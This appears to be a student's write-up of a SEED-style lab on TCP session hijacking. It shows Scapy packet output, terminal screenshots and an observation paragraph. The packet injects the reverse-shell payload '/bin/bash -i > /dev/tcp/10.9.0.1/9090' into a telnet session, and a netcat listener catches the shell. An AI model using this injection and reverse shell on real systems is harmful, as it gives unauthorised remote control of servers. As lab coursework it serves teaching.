data = "\r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text M-] To Bracket
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo M-6 Copy Text ^Q Where Was
Right Ctrl
ENG
8:04 PM
4/8/2026


ubuntu-tcplab [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 15:06
seed@VM: ~/.../volumes
root@VM:/# cd volumes/
root@VM:/volumes# python3 reverse_shell.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 47202 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 751089178 (0)
ack : IntField = 839641470 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n' (b'')
root@VM:/volumes#
Right Ctrl
ENG
8:06 PM
4/8/2026


ubuntu-tcplab [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 15:06
seed@VM: ~/.../Labsetup
[04/08/26]seed@VM:~$ cd Desktop/
[04/08/26]seed@VM:~/Desktop$ cd Labsetup/
[04/08/26]seed@VM:~/.../Labsetup$ dockps
55cdd10d71c4 user1-10.9.0.6
10f6fddfdcb9 victim-10.9.0.5
412dc21d1127 seed-attacker
71f460b539c9 user2-10.9.0.7
[04/08/26]seed@VM:~/.../Labsetup$ docksh 412dc21d1127
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 58046
seed@10f6fddfdcb9:~$
Right Ctrl
ENG
8:06 PM
4/8/2026

Observation: In this task, we escalated the TCP session hijacking attack to establish a persistent reverse shell on the victim server (10.9.0.5). We first initiated a netcat listener on the attacker machine (10.9.0.1) on port 9090. We then established a legitimate telnet session between Host B and Host A and monitored the TCP stream using Wireshark to capture the synchronized sequence and acknowledgment numbers.

We modified our Scapy script to inject the payload \r\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n. Because the injected packet contained the correct TCP state parameters, the server accepted it and executed the bash command, redirecting its standard input, output, and error streams back to our attacker IP. Our netcat listener successfully caught the connection, granting us full interactive shell access to the victim server without needing the telnet password.